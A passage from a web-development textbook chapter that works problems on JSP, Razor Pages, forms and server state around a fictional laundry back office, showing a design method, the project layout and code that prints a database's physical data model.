[10] Microsoft, "Model Binding in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/models/model-binding

[11] Microsoft, "Tag Helpers in forms in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/views/working-with-forms

[12] Microsoft, "Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/anti-request-forgery

[13] Oracle Corporation, "Package com.sun.net.httpserver," *Java SE 21 API Specification*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[14] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

[15] OWASP Foundation, *OWASP Top 10:2021*. [Online]. Available: https://owasp.org/Top10/

[16] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[17] S. Bingler, M. West, and J. Wilander, Eds., "Cookies: HTTP State Management Mechanism," Internet-Draft draft-ietf-httpbis-rfc6265bis, IETF. [Online]. Available: https://datatracker.ietf.org/doc/draft-ietf-httpbis-rfc6265bis/

[18] OWASP Foundation, *File Upload Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

[19] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

Chapter 12

Evaluation and Discussion III: Server Pages, Forms and State, from JSP to Razor Pages

This chapter adds no new technology. It works problems instead, eleven of them, each solved from a blank page and each run on a real machine before a word about it was written. The first four make one project: a website for Profitina Laundry, written as Java Server Pages, with a data model, eight features that create, read, update and delete data, a look that can be defended with numbers rather than taste, and the evidence, write-up, packaging and repository that turn a program into something another person can use. The other seven are new, and each targets one idea from Chapters 9 to 11: a Web Forms page and the Razor page that replaces it; a visitor counter that loses visitors when two arrive at once, and the lock that stops it; a form whose rules are checked on the server however the browser behaves; one page with two buttons and two handlers; a status check written once as a thin client and once as a fat client, with the difference between them shown in a real browser; the same page on five systems, PHP, JSP, ASP.NET, Java and Python, answering the same question with the same numbers; and a form that another website cannot submit on your behalf. Every problem is solved in the technology it is about and again in Java and in Python, and every output printed below a program is the output that program produced. By the end you will have a method for any problem that involves a page on a server, a form and some state, and you will have used it eleven times.

12.1 Where We Left Off

Chapters 9, 10 and 11 widened the toolbox in three directions, and it is worth laying the tools out on the table before we pick them up. **Table 12.1** is the inventory.

Table 12.1 The tools of Chapters 7 and 9 to 11, and the problems of this chapter that use them.

Chapter	What it gave us	Where this chapter uses it
7 (recalled)	JSP pages, directives, scriptlets, the implicit objects, EL, JSTL, the four scopes	Problems 12.1 to 12.4, 12.10
9	ASP.NET: the page syntax of Web Forms (`<%@ Page %>`, `<script runat="server">`, `<%= %>`), server controls, validation controls; ASP.NET Core Razor Pages; Rich Internet Applications and AJAX, thin and fat clients	Problems 12.5, 12.9
10	Three systems side by side: PHP on Apache, JSP on Tomcat, ASP.NET on IIS or Kestrel; installing and running each; the Razor Pages project and its files	Problems 12.4, 12.10
11	Static and dynamic pages (the visitor counter), single-file and code-behind page classes, web forms, web controls, events and their handlers, application and session state	Problems 12.6, 12.7, 12.8, 12.11

Two threads run through all four chapters, and they are the threads this chapter pulls on. The first is that **a page on a server is a program**. Whether it is written as a `.jsp` file, an `.aspx` file or a `.cshtml` file, the server turns it into a class, calls a method of that class once per request, and sends back what the method wrote. The markup is only the part of the program that happens to

look like HTML. The second thread is that **the web forgets**. Between one request and the next, nothing survives unless you put it somewhere on purpose: in the database, in the session, in the application, in a cookie, or in a hidden field of the form. Web Forms hid this forgetting behind *ViewState* and *postbacks*, which made a page feel like a desktop window; Razor Pages, JSP and Flask do not hide it, which is why they are easier to reason about once you know where each piece of state lives.

This chapter is built in four layers.

1. **A method** (Section 12.2): six questions to ask of any problem about a page, a form and some state, before any code is written.
2. **The case and the code** (Section 12.3): the database, the folder of programs, the small JSP engine that lets the JSP pages run on any machine with a JDK, and exactly what was run.
3. **Eleven worked problems.** Problems 12.1 to 12.4 (Section 12.4) build the project. Problems 12.5 and 12.6 (Section 12.5) are about pages and state, 12.7 and 12.8 (Section 12.6) about forms and handlers, 12.9 and 12.10 (Section 12.7) about rich clients and about three systems at once, and 12.11 (Section 12.8) about forms that cannot be forged.
4. **The closing sections**: the problems compared, where the ideas meet a real product, common mistakes, a summary, exercises, and their full solutions.

Every problem is laid out in the same order, with bold labels so that you can find your place again: **the problem**, **In our own words**, **Design**, the solution in the problem's own technology, then **Java** and **Python**, **Line by line**, **A tempting wrong solution**, and **Check yourself**.

> **HOW TO USE THIS CHAPTER.** Read the statement of a problem, then cover the page and give it ten minutes: write the URL of every request, list the fields of every form, and say where each piece of state will live. Only then read on. A solution you have struggled with first is understood in a way that a solution you have only read never is, and the *check yourself* variant at the end of each problem tells you whether the idea has really arrived.

12.2 How to Approach a Server-Page Problem

A problem about server pages rarely asks for one function. It describes something a person wants to do through a browser, "take in a bill", "show the queue", "count the visitors", and leaves you to decide what travels between the browser and the server, what the server remembers, and what it must refuse. Beginners start by writing the page. That is the one place not to start, because the page is the *last* thing that depends on every decision. Instead, ask six questions, in this order, and write the answers down. On a small problem this takes five minutes; on a large one it is the design.

> **DEFINITION.** A *request* is one message from the browser to the server: a *method* (`GET` to read, `POST` to change), a *path* such as `/Bills/New`, and *parameters*, either in the query string after `?` or in the body of a form. A *response* is the server's answer: a *status code* (200 OK, 302 redirect, 400 bad request, 403 forbidden, 404 not found, 422 unprocessable), some *headers*, and usually a body of HTML or JSON [1].

Question 1: what are the requests? List every request the feature needs, as method plus path plus parameters. "Take in a bill" is two requests: `GET /Bills/New` shows an empty form, and `POST /Bills/New` with the fields `CustomerId`, `ServiceId`, `Unit`, `Rack` and `OutletId` creates the bill. Writing the requests first forces the decision that beginners avoid: which requests change something. Those must be `POST`, because a `GET` can be repeated by a browser, a search engine or a link preview without anyone pressing a button [1].

Question 2: where does each piece of state live? For every value the feature touches, choose one of five homes and write it next to the value. The *database* holds what must outlive the server (bills, prices). The *session* holds what belongs to one visitor for a while (who is logged in, the anti-forgery token). The *application* holds what every visitor shares while the server runs (a cache of the price list, a lock). The *request* holds what one response needs and then forgets (the list of rows a page prints). The *page* itself can carry state back to the server in hidden fields; Web Forms put almost everything there, in ViewState. Problems 12.6 and 12.8 are about choosing these homes well.

Question 3: who may do what? For every request, write who may send it: anyone, a logged-in owner, a cashier. The check runs on the server for every request, before anything else. Hiding a button is a courtesy, never a protection.

Question 4: what must the server check? Every value that arrives from a browser is a claim, not a fact. The browser's `required`, `min` and `max` attributes, and the validation controls of Web Forms that run in the browser, help honest users; the server checks everything again, looks every id up, and computes every price itself. Problems 12.5 and 12.7 show what happens otherwise.

Question 5: what is printed, and how is it escaped? Any text that came from a user or from the database is printed through an escaping function: `<c:out>` in JSP, `@` in Razor, `{{ }}` in Jinja, `h()` in our Java. The browser must receive `<script>`, never `<script>`. Problem 12.9 shows the one place where this rule is broken most often today: JavaScript that puts data into `innerHTML`.

Question 6: how will you prove it works? Before the code, write down three or four requests and what must come back, including one that must be refused. Problem 12.4 turns these into a program that checks every feature over real HTTP in about a second.

Figure 12.1 puts Questions 1, 3, 4 and 6 together for the most common shape of all, one form. It is the shape of Problems 12.2, 12.5, 12.7 and 12.11, and it is worth learning by heart: a `GET` shows the form with a fresh token inside; the `POST` comes back with the fields and the token; a wrong token ends the request at once; a wrong field shows the same form again with what was typed and a message beside each mistake; and only a completely valid form changes the database, after which the server answers with a redirect so that pressing *Reload* cannot repeat the change. This last rule has a name, *Post/Redirect/Get*.




Figure 12.1 The life of one form. Only a valid form with a valid token reaches the database, and a successful change always ends in a redirect.

> **THE ORDER MATTERS.** Requests first, then state, then permissions, then checks, then printing, then proof, and only then the page. Each answer narrows the next. A team that starts with the page ends up moving state around on the last evening, when every page already depends on where it was.

12.3 The Case and the Code of This Chapter

All eleven problems use one business and one set of data: Profitina Laundry, a fictional laundry in Surabaya with three outlets (Rungkut, Keputih near the campus, and Wiyung), fourteen employees, twelve services from *wash, dry & fold* at Rp 8.000 per kilogram to a two-piece suit at Rp 65.000, 256 customers, 2,953 bills, 3,319 payments and 8,802 rows of audit trail, one year of trading that ends on 30 September 2026 at 21:00. The seven tables are `Outlet`, `Employee`, `Customer`, `Service`, `Bill`, `Payment` and `StatusLog`. The Java, JSP, PHP and Python programs read the SQLite file `laundry.db`; the ASP.NET project reads the same data from its CSV export, for a reason explained below.

The code lives in one folder, `Code_new/Chapter12`, laid out as **Table 12.2** shows. Its `README.md` says how to run every program on Windows, macOS and Linux, from a terminal and from VS Code, and its `VERIFIED.md` records exactly what was run.

Table 12.2 The folders of the chapter's code. Every program names, in its first comment, the command that runs it.

Folder	What is in it	Needs
`data/`	`laundry.db` and its CSV export `csv/`	nothing
`jsp/`	the Laundry Back Office in JSP (Problems 12.1 to 12.4), its model `Office.java`, the WAR builder	JDK 17 or newer
`minijsp/`	a small JSP engine written for this book, so the JSP pages run without Tomcat	JDK 17 or newer
`java/`	the Back Office on the JDK's own HTTP server, and every new problem in Java	JDK, `lib/sqlite-jdbc`
`python/`	the Back Office in Flask, and every new problem in Python	Python 3.11+, Flask
`aspnet/LaundryPages/`	the Razor Pages of Problems 12.5 to 12.11	.NET 10 SDK
`webforms/`	the Web Forms versions of Problems 12.5, 12.7 and 12.8, for reading	Windows, .NET Framework 4.8
`php/`	the PHP page of Problem 12.10	PHP 8 with PDO
`design/`	the stylesheet and the contrast checker of Problem 12.3	Python or JDK
`tests/`	the acceptance test, the check scripts, `run_all.sh`	Python 3, Playwright for two checks
`deploy/`, `figures/`, `outputs/`	the Dockerfile and `.gitignore`; the diagram generator; every printed result	Git, Graphviz

Ports. Every server of this chapter listens on its own port between 9200 and 9299, so that two of them can never collide: the JSP Back Office on 9201, the JDK-server version on 9202, the Flask version on 9203, the Razor Pages on 9210, the Java versions of the new problems on 9220 to 9228, the Python versions on 9221 to 9229, and PHP on 9240.

What was run, and what was not. Three things in this chapter could not be run on the machine it was written on, and the text says so each time. *Tomcat* could not be downloaded, so the JSP pages were run instead on **MiniJSP**, a JSP engine of about 1,600 lines of Java that translates each page into a servlet class, compiles it with the compiler inside the JDK and serves it with the JDK's HTTP server. It follows the translation model of the JSP specification [2] and knows the directives, scriptlets, expressions, EL and the core JSTL tags `c:out`, `c:set`, `c:if`, `c:choose` and `c:forEach`, which are all the pages of this chapter use; its copy in `minijsp/` has three small additions for this chapter, each marked in the source (it refuses to serve `WEB-INF`, as Tomcat does; it can change a session's id at login; its session cookie says `SameSite=Lax`). The same pages are packaged for Tomcat 10.1 by `jsp/build-war.sh`, which *was* run, and the scriptlets use only methods that exist with the same names in the Jakarta Servlet 6.0 interfaces [3]. *NuGet*, the package server of .NET, was blocked, so the Razor Pages use only the shared framework and read the CSV export; the one line that switches them to `laundry.db` (`dotnet add package Microsoft.Data.Sqlite`, then building with `-p:UseSqlite=true`) is given, and the code behind it is present but compiled only when that switch is on. *Web Forms* runs only on Windows with the .NET Framework, so its pages are shown for reading beside their Razor Pages form, which was run. Everything else was run: the three versions of the Back Office passed the same 21 checks, the Razor Pages were built with the .NET 10 SDK and driven over HTTP and in a headless Chromium browser, and PHP, Java and Python were run on the same data.

12.4 The Project: A JSP Website with Eight CRUD Features

> **PROBLEM.** Build your own website with JSP (Java/Jakarta Server Pages). You may continue a website you built before or start from a fresh idea. It must have at least eight CRUD (Create, Read, Update, Delete) features; once it works, make it the most beautiful website you can. Write a report containing the database design (the conceptual and the physical data model), a list of the features, screenshots, and a brief explanation of each feature. For a team, state each member's job and share of the work, for example "Putri Widyasari 55%: …, Tanoyo Muliawan 45%: …". Put the website on a free web host and its source code in a public repository.

In our own words. One website, four deliverables, and they are much easier to build as four problems than as one, in the order in which each depends on the one before.

- **Problem 12.1**: the data the eight features work on, drawn as a conceptual model and written as a physical one, and a way of producing the physical model from the database itself so the write-up can never disagree with it.
- **Problem 12.2**: the eight features, as JSP pages over one model class, and the same features on the JDK's HTTP server and in Flask.
- **Problem 12.3**: "the most beautiful website ever", turned into rules that can be checked: a small set of named colors whose contrast is measured, one spacing step, one type scale, visible focus, and a layout that still works on a phone.
- **Problem 12.4**: the evidence and the delivery: an acceptance test over HTTP, screenshots taken by a program, the write-up, a WAR file for Tomcat, a container for a free host, and a repository that holds code and no secrets.

Which website? Chapter 8 built the Laundry *Desk*, the cashier's side of the shop: customers, bills and payments. This chapter builds the other side, the **Laundry Back Office** that the owner uses: the price list and the outlets. Four features manage services (list and search, add, edit, delete) and four manage outlets (overview, open, edit, close). Every letter of CRUD appears twice, the two deletes are exactly the ones a database must sometimes refuse, and the eight features fit on two pages of JSP each. Logging in is needed, because a public site that can delete a price list is a public site anyone can empty, but it is not counted among the eight.

12.4.1 Problem 12.1 — The data model, conceptual and physical

> **PROBLEM.** Give the database design of the website: its conceptual data model and its physical data model.

In our own words. Two drawings of the same data at two distances. The *conceptual* model is what a shop owner would recognize: the things the business talks about and how they are related, with no data types and no SQL. The *physical* model is what the database really contains: tables, columns, types, keys and constraints. The write-up needs both, and it needs the second to be *true*, which is harder than it sounds, because a hand-drawn table of columns goes out of date the first time somebody adds a column.

> **DEFINITION.** An *entity* is a thing the business keeps facts about (an outlet, a service, a bill). A *relationship* connects two entities, and its *cardinality* says how many of one go with one of the other: one outlet takes in *many* bills, one bill is taken in at *one* outlet, written 1 : N. In the physical model an entity becomes a *table*, a relationship 1 : N becomes a *foreign key* column on the N side, and each fact becomes a *column* with a type [4].

Design, step by step. Start from the eight features and underline the nouns: *service*, *price*, *outlet*, *address*, *phone*, *opening date*, *bill*, *employee*, *queue*. A noun with facts of its own becomes an entity:

Service (a description and a price), Outlet (a name, an address, a phone, an opening date), Bill, Employee. A noun that is a single fact becomes an attribute: *price* belongs to Service, *phone* to Outlet. *Queue* is not a noun of its own at all: it is "the bills of an outlet whose status is `queued`", a question asked of Bill. Then the verbs between entities become relationships: an employee *works at* an outlet, a bill is *taken at* an outlet, a bill *uses* a service, an employee *receives* a bill. All four are 1 : N. **Figure 12.2** draws them, with the rest of the Laundry database in grey, because the eight features read those tables only through Bill.




Figure 12.2 The conceptual model of the eight features. Outlet and Service are the entities the features change; every line is one-to-many.

Two consequences of the drawing matter for the features, and it pays to see them *before* writing any code. First, both Outlet and Service sit on the "1" side of relationships with Bill, so deleting a service that appears on a bill, or closing an outlet that has bills or employees, would leave rows pointing at nothing. The physical model must forbid it, and feature F4 and F8 must turn the refusal into a sentence a person can read. Second, a bill stores what it *charged* (`Bill.payment`), copied from the price at the moment it was taken in. That is why feature F3 may change a price freely: last month's bills keep last month's price.

The physical model, from the database itself. The Laundry database already exists, with the tables of **Figure 12.2** and their foreign keys, declared in `schema.sqlite.sql` and `schema.mysql.sql`. What the write-up needs is a faithful table of them. Rather than copy it by hand, we ask the database. Every relational database can describe itself: JDBC offers `DatabaseMetaData` with `getTables`, `getColumns`, `getPrimaryKeys` and `getImportedKeys`, and SQLite answers `PRAGMA table_info` and `PRAGMA foreign_key_list` [5]. A page or a program that asks these questions prints the physical model as it *is*, and can be run again the day before the write-up is handed in.

The JSP solution. The Back Office's model class, `Office.java` (**Listing 12.4** in Problem 12.2), has a method `dataModel()` that asks JDBC for every table, its columns, its primary key and the foreign keys it imports, and returns them as a list of maps. The page in **Listing 12.1** prints that list; it is the *Data model* link in the navigation of every page.

Listing 12.1 `schema.jsp`: the physical data model, read from the live database on every request.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- schema.jsp - Problem 12.1: the physical data model, read from the live database. --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    request.setAttribute("tables", office.dataModel());
%>
<c:set var="title" value="Data model"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<p>Read from the database on every request, so this page can never disagree with it.</p>
<c:forEach var="t" items="${tables}">
  <h2><c:out value="${t.name}"/> <small><c:out value="${t.rows}"/> rows</small></h2>
  <table class="compact">
    <thead><tr><th>Column</th><th>Type</th><th>Null?</th><th>Key</th></tr></thead>
    <tbody>
    <c:forEach var="col" items="${t.columns}">
      <tr><td><c:out value="${col.name}"/></td><td><c:out value="${col.type}"/></td>
          <td><c:out value="${col.nullable}"/></td><td><c:out
value="${col.key}"/></td></tr>
    </c:forEach>
    </tbody>
  </table>
</c:forEach>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Java. For the write-up itself we want text, not a web page. **Listing 12.2** calls the same `dataModel()` method and prints a Markdown table per table, ready to paste into a document.

Listing 12.2 `SchemaReport.java`: the physical model as Markdown, through the model class the JSP pages use.

```
// SchemaReport.java - Problem 12.1: print the physical data model as a Markdown table for
the write-up.
// It asks the database itself (through Office.dataModel(), the same method schema.jsp
uses),
// so the document can never disagree with the tables it describes.
//   javac -d out SchemaReport.java $(find ../jsp/src -name '*.java')
//   java -cp "out:../lib/sqlite-jdbc-3.53.2.0.jar" SchemaReport Outlet Service Bill
import java.util.*;
import laundry.office.Office;

public class SchemaReport {
    @SuppressWarnings("unchecked")
    public static void main(String[] args) throws Exception {
        Set<String> wanted = new HashSet<>(Arrays.asList(args));        // no arguments:
every table
        for (Map<String, Object> t : Office.of(null).dataModel()) {
            if (!wanted.isEmpty() && !wanted.contains(t.get("name"))) continue;
            System.out.println("### " + t.get("name") + " (" + t.get("rows") + " rows)");
            System.out.println("| Column | Type | Null? | Key |");
            System.out.println("|:--|:--|:--|:--|");
            for (Map<String, Object> c : (List<Map<String, Object>>) t.get("columns"))
                System.out.println("| " + c.get("name") + " | " + c.get("type") + " | "
                                   + c.get("nullable") + " | " + c.get("key") + " |");
            System.out.println();
        }
    }
}
```

Python. **Listing 12.3** asks SQLite directly with its two `PRAGMA` statements.

Listing 12.3 `schema_report.py`: the same report from SQLite's own description of its tables.

```python
# schema_report.py - Problem 12.1: print the physical data model as a Markdown table for
the write-up.
# It asks SQLite itself (PRAGMA table_info and foreign_key_list), so the document cannot
drift.
#     python schema_report.py Outlet Service Bill        (no names: every table)
import os
import sqlite3
import sys

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
con = sqlite3.connect(DB)
wanted = set(sys.argv[1:])
tables = [r[0] for r in con.execute(
    "SELECT name FROM sqlite_master WHERE type = 'table' AND name NOT LIKE 'sqlite_%' ORDER
BY name")]
for t in tables:
    if wanted and t not in wanted:
        continue
    fks = {r[3]: f"{r[2]}.{r[4]}" for r in con.execute(f"PRAGMA foreign_key_list({t})")}  #
from -> table.to
    count = con.execute(f"SELECT COUNT(*) FROM {t}").fetchone()[0]                    # t
is a real table name
    print(f"### {t} ({count} rows)")
    print("| Column | Type | Null? | Key |")
    print("|:--|:--|:--|:--|")
    for cid, name, ctype, notnull, default, pk in con.execute(f"PRAGMA table_info({t})"):
        key = "PK" if pk else f"FK to {fks[name]}" if name in fks else ""
        print(f"| {name} | {ctype} | {'NOT NULL' if notnull or pk else 'NULL'} | {key} |")
    print()
```

Run with the three tables of the eight features, `python schema_report.py Outlet Service Bill` prints:

```
### Bill (2953 rows)
| Column | Type | Null? | Key |
|:--|:--|:--|:--|
| id | CHAR(5) | NOT NULL | PK |
| arrived | DATETIME | NOT NULL |  |
| finished | DATETIME | NULL |  |
| departed | DATETIME | NULL |  |
| status | VARCHAR(8) | NOT NULL |  |
| rack | VARCHAR(3) | NOT NULL |  |
| unit | INT | NOT NULL |  |
| payment | DECIMAL(10,2) | NOT NULL |  |
| Customer_id | CHAR(5) | NOT NULL | FK to Customer.id |
| Employee_id | CHAR(5) | NOT NULL | FK to Employee.id |
| Service_id | VARCHAR(5) | NOT NULL | FK to Service.id |
| Outlet_id | CHAR(3) | NULL | FK to Outlet.id |

### Outlet (3 rows)
| Column | Type | Null? | Key |
|:--|:--|:--|:--|
| id | CHAR(3) | NOT NULL | PK |
| name | VARCHAR(50) | NOT NULL |  |
| address | VARCHAR(200) | NOT NULL |  |
| phone | VARCHAR(30) | NOT NULL |  |
| opened | DATE | NOT NULL |  |

### Service (12 rows)
| Column | Type | Null? | Key |
|:--|:--|:--|:--|
| id | VARCHAR(5) | NOT NULL | PK |
| description | VARCHAR(50) | NOT NULL |  |
| price | DECIMAL(7,2) | NOT NULL |  |
```

Line by line. In `dataModel()`, `md.getTables(null, null, "%", new String[] {"TABLE"})` asks for every ordinary table (`%` is SQL's "anything" pattern, and the `TABLE` filter leaves out views and indexes); SQLite's own bookkeeping tables, whose names begin with `sqlite_`, are skipped. For each table, `getPrimaryKeys` gives the key columns and `getImportedKeys` the foreign keys, each as "this column refers to that table's column". The Python report does the same with `PRAGMA foreign_key_list(t)`, whose rows give the referenced table in position 2, the local column in position 3 and the referenced column in position 4. Both programs build SQL with a table name inside (`SELECT COUNT(*) FROM Bill`), which is safe here and only here because the names came from the database's own catalog, never from a user.

The Java report prints the same rows with one difference, and the difference is instructive: its `price` and `payment` columns say `DECIMAL`, not `DECIMAL(7,2)` and `DECIMAL(10,2)`. The JDBC driver reports the *type family* and, for text columns, the length (`CHAR(5)`), but for decimals this driver's precision figures are not the declared ones, so `SchemaReport` prints the family alone rather than print something false. `PRAGMA table_info` returns the declared text of each type exactly. When two tools disagree, the one that reads the declaration wins, and it is worth knowing why the other one differs before you trust either.

A tempting wrong solution. Draw the physical model once, by hand, early in the project, and paste it into the write-up at the end. The drawing will be wrong by then in some small way (a column renamed, a key added, a `NOT NULL` dropped), and the reader of the write-up cannot tell which parts are still true. A second, more dangerous version of the same mistake is to *declare* foreign keys that the database does not *enforce*: SQLite checks foreign keys only on connections that have run `PRAGMA foreign_keys = ON`, which is why every connection in this chapter runs it first (see `open()` in **Listing 12.4**). The design says "a bill needs its service"; only the database can make it so.

> **CHECK YOURSELF.** The owner wants to record which services each outlet offers, since the Wiyung outlet does not clean shoes. Draw the new relationship, give its cardinality, and say how it becomes tables.
>
> *Answer.* An outlet offers many services, and a service is offered at many outlets: the relationship is many-to-many, N : M. A relational database cannot store N : M directly; it becomes a new table, `OutletService(Outlet_id, Service_id)`, whose primary key is the pair of columns and each of whose columns is a foreign key, one to `Outlet` and one to `Service`. Run `schema_report.py OutletService` afterwards and the table appears with both foreign keys, with no document to edit by hand.

12.4.2 Problem 12.2 — Eight CRUD features in JSP

> **PROBLEM.** Using JSP, give the website at least eight features that together create, read, update and delete data.

In our own words. Eight things the owner can *do*, each of which reads or changes rows of the database, written as JSP pages. Login and logout do not count, and neither do pages that exist only to make others work.

Design. **Table 12.3** applies Questions 1 and 3 of Section 12.2 to the eight features: the requests of each, who may send them, and the letters of CRUD they exercise.

Table 12.3 The eight features of the Laundry Back Office. Every one is for the logged-in owner, and every change is a POST.

#	Feature	Requests (JSP version)	CRUD
F1	Price list with search and how often each service was ordered	`GET services.jsp?q=`	R
F2	Add a service	`GET`, `POST service-form.jsp`	C
F3	Edit a service's description or price	`GET`, `POST service-form.jsp?id=S0013`	U
F4	Delete a service (refused while bills use it)	`POST service-delete.jsp`	D
F5	Outlets overview, with staff and queue	`GET outlets.jsp`	R
F6	Open an outlet	`GET`, `POST outlet-form.jsp`	C
F7	Edit an outlet	`GET`, `POST outlet-form.jsp?id=O04`	U
F8	Close an outlet (refused while employees or bills belong to it)	`POST outlet-delete.jsp`	D

Question 2 decides where each piece of state lives, and the answers are short. The services and outlets live in the database. *Who is logged in* and the *form token* live in the session. The rows a page prints live in the request, for exactly one response. The one-time message ("Service added.") lives in the session between the `POST` that sets it and the `GET` that shows it and removes it, which is how a message survives a redirect.

Where the code goes. A JSP page can hold everything: SQL in scriptlets, HTML around it. The old JSP examples of this course did exactly that, and it is the fastest way to a page that nobody can change safely. Here the pages hold only three things: a guard, a few lines that call the model and put the result in the request, and the HTML that prints it. Every SQL statement and every rule lives in one plain Java class, `Office`, that knows nothing about HTML or about servlets. **Figure 12.3** shows the payoff: the same model class serves the JSP pages and the JDK-server version, and the Flask version is the same shape in another language.




Figure 12.3 One model, three front ends. The JSP pages and the JDK server share `Office.java`; the Flask version mirrors it with `sqlite3`.

The model. Listing 12.4 is the whole model: a connection with foreign keys switched on, three helpers for running SQL with `?` placeholders, the eight features' queries and rules, the physical model of Problem 12.1, the owner's login and the form token.

Listing 12.4 `Office.java`: the model of the Back Office. Every rule and every SQL statement of the eight features is here, and nothing about HTML.

```java
package laundry.office;

import java.security.MessageDigest;
import java.security.SecureRandom;
import java.sql.*;
import java.time.LocalDate;
import java.time.format.DateTimeParseException;
import java.util.*;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/**
 * The model of the Laundry Back Office (Problems 12.1 to 12.4): every SQL statement the
 * eight features need, and nothing about HTML. The JSP pages and the JDK-server version
 * both call this class, so the rules live in one place.
 * Each method opens its own connection: simple, and safe when requests arrive together.
 */
public final class Office {
    private final String url;

    private Office(String url) { this.url = url; }

    /** The database named by LAUNDRY_DB_URL, else by the page's setting, else
../data/laundry.db. */
    public static Office of(String configured) {
        String env = System.getenv("LAUNDRY_DB_URL");
        if (env != null && !env.isBlank()) return new Office(env);
        if (configured != null && !configured.isBlank()) return new Office(configured);
        return new Office("jdbc:sqlite:../data/laundry.db");
    }

    private Connection open() throws SQLException {
        Connection c = DriverManager.getConnection(url);
        if (url.startsWith("jdbc:sqlite:")) {
            try (Statement s = c.createStatement()) {
                s.execute("PRAGMA foreign_keys = ON");   // SQLite checks foreign keys only
when asked
            }
        }
        return c;
    }
```

